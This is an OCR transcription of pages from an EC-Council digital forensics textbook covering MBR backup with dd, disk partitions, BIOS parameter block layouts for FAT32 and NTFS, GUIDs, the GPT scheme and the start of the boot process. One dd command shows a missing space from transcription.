
Backing up MBR

```
dd if=/dev/xxx of=mbr.backupbs=512 count=1
```

Restoring MBR

```
dd if=mbr.backup of=/dev/xxx bs=512 count=1
```


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Disk Partitions

Disk partitioning is the creation of logical divisions on a storage device (HDD/SSD) to allow the user to apply OS-specific logical formatting. The disk-partitioning process is the same for both HDDs and SSDs. Partitioning refers to the creation of logical drives for effective memory management, and a partition is a logical drive for storing data. Hidden partitions created on a drive can hide data. The inter-partition gap is the space between the primary partition and the secondary partition. If the inter-partition drive contains hidden data, disk-editor utilities such as Disk Editor can be used to change the information in the partition table. Doing so will remove all the references to the hidden partition, which have been hidden from the OS. Another method to hide data is to place the data, which may be digital evidence, at the end of the disk by declaring a smaller number of bytes than the actual size of the drive. Disk Editor allows an investigator to access these hidden or vacant areas of the disk.

Partitions are of the following two types:

- **Primary partition:** It is the drive that holds information regarding the OS, the system area, and other information required for booting. In MS-DOS and earlier versions of Microsoft Windows systems, the first partition (C:) must be a primary partition.
- **Extended partition:** It is the logical drive that holds information regarding the data and files stored on the disk. Various tools are available for examining disk partitions. A few disk-editor tools are Disk Edit, WinHex, and Hex Workshop. These tools enable users to view file headers and important information about files. Both these features require the analysis of the hexadecimal codes that an OS identifies and uses to maintain the file system.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



BIOS Parameter Block (BPB)

The BIOS parameter block (BPB) is data structure situated at sector 1 in the volume boot record (VBR) of a hard disk and explains the physical layout of a disk volume. On partitioned devices such as hard disks, it describes the volume partition, whereas on unpartitioned devices, it describes the entire medium. Any partition that includes floppy disks can use BPB, which also describes the basic file-system architecture. The length of BPB varies across the listed file systems (i.e., FAT16, FAT32, and NTFS) because different file systems store different volumes of data and maintain different types of fields in the BPB. BPB assists investigators to locate the file table on the hard drive.

Format of Full DOS 7.1 Extended BIOS Parameter Block (79 bytes) for FAT32:			
Sector offset	**BPB offset**	**Field length**	**Description**
0x00B	0x00	25 BYTEs	DOS 3.31 BPB
0x024	0x19	DWORD	Logical sectors per FAT
0x028	0x1D	WORD	Mirroring flags etc.
0x02A	0x1F	WORD	Version
0x02C	0x21	DWORD	Root directory cluster
0x030	0x25	WORD	Location of file system Information Sector
0x032	0x27	WORD	Location of backup sector(s)
0x034	0x29	12 BYTEs	Reserved (boot file name)
0x040	0x35	BYTE	Physical drive number

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


0x041	0x36	BYTE	Flags etc.
0x042	0x37	BYTE	Extended boot signature (0x29)
0x043	0x38	DWORD	Volume serial number
0x047	0x3C	11 BYTEs	Volume label
0x052	0x47	8 BYTEs	File-system type

Table 3.3: Extended BPB for FAT32

NTFS - Format of Extended BPB for NTFS (73 bytes):			
Sector offset	**BPB offset**	**Field length**	**Description**
0x00B	0x00	25 BYTEs	DOS 3.31 BPB
0x024	0x19	BYTE	Physical drive number (identical to DOS 3.4 EBPB)
0x025	0x1A	BYTE	Flags etc. (identical to DOS 3.4 EBPB)
0x026	0x1B	BYTE	Extended boot signature (0x80 aka "8.0") (similar to DOS 3.4 EBPB and DOS 4.0 EBPB)
0x027	0x1C	BYTE	Reserved
0x028	0x1D	QWORD	Sectors in volume
0x030	0x25	QWORD	First cluster number of the MFT (Master File Table)
0x038	0x2D	QWORD	First cluster number of the MFT mirror
0x040	0x35	DWORD	MFT record size
0x044	0x39	DWORD	Index block size
0x048	0x3D	QWORD	Volume serial number
0x050	0x45	DWORD	Checksum

Table 3.4: Extended BPB for NTFS

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Globally Unique Identifier (GUID)

The Globally Unique Identifier (GUID) is a 128-bit unique number generated by the Windows OS for identifying a specific device, a document, a database entry, and/or the user. In general, GUIDs are displayed as 32 hexadecimal digits with groups separated by hyphens. For example, while browsing a website, a GUID is generated and assigned to the browser, which helps in tracking and recording the user's browsing session. The Windows OS assigns a GUID to the registry for recognizing Component Object Model (COM) dynamic-link libraries (DLLs) as well as to user accounts by username (domain).

Common Uses:

- In Windows Registry, GUIDs are used to identify COM (Component Object Model) DLLs (dynamic-link libraries)
- In database tables, GUIDs are used as primary key values
- In some instances, a website may assign a GUID to a user's browser to record and track the session
- Windows assigns a GUID to a username to identify user accounts

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 3.12: GUIDs in Windows Registry

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



GUID Partition Table (GPT)

GUID is a standard partitioning scheme for hard disks and a part of the Unified Extensible Firmware Interface (UEFI), which replaces legacy BIOS firmware interfaces. UEFI uses partition interfacing systems that overcome the limitations of the MBR partitioning scheme.

The MBR partition scheme uses 32 bits for storing Logical Block Addresses (LBAs) and the size information on 512-byte sectors. Similar to modern MBRs, GPTs use logical block addressing (LBA) instead of the cylinder–head–sector (CHS) addressing. In the GUID partition table (GPT), each logical block is of 512 bytes, and each partition entry is of 128 bytes; the negative addressing of logical blocks starts from the end of the volume, with -1 addressing the last addressable block. LBA 0 stores the protective MBR, LBA 1 contains the GPT header, and the GPT header comprises a pointer to the partition table or Partition Entry Array at LBA 2.

UEFI assigns 16,384 bytes for the Partition Entry Array. Since the disk has 512-byte sectors with a partition entry array of 16,384 bytes and a minimum size of 128 bytes for each partition entry, LBA 34 is the first usable sector.

The following are the advantages of the GPT disk layout:

- Supports a maximum partition size ranging from 2 Tebibytes (TiB) to 8 Zebibytes (ZiB)
- It allows users to have 128 partitions in Windows using the GPT partition layout
- GPT partition and boot data are more secure than MBR because GPT stores data in multiple locations across a disk
- Provides primary and backup partition tables for redundancy
- It uses cyclic redundancy checks (CRCs) to ensure data integrity
- Uses CRC32 checksums that detect errors in the header and partition table

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 3.13: GUID partition table scheme


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Understand Booting Process of Windows, Linux, and Mac Operating Systems

This section discusses both the Windows boot processes, BIOS-MBR and UEFI-GPT, and how to identify the presence of an MBR or a GPT partitioning scheme in the disk; additionally, flow charts explaining the boot process of Linux and Mac OSes are presented.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is the Booting Process?

Booting refers to the process of starting or restarting the OS when the user turns on a computer system. The process includes the initialization of both hardware and software.


The booting process can be of the following two types:

- **Cold boot (Hard boot):** This process occurs when the user first turns on the computer. Also called as hard booting, this is required after the user completely cuts the power supply to the system.
- **Warm boot (Soft boot):** It is the process of restarting a computer that is already turned on. A warm boot might occur when the system encounters a program error or requires a restart to make certain changes after installing a program, etc.

During the process of booting, the computer loads the OS to its memory or RAM and prepares it for use. During initialization, the system switches on the BIOS and loads it onto the RAM. BIOS stores the first instruction, which is the command to perform the power-on self-test (POST). Under POST, the system checks the BIOS chip and complementary metal–oxide–semiconductor (CMOS) RAM.

If the POST detects no battery failure, it continues to start other parts of the system by checking the hardware devices and secondary storage devices.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



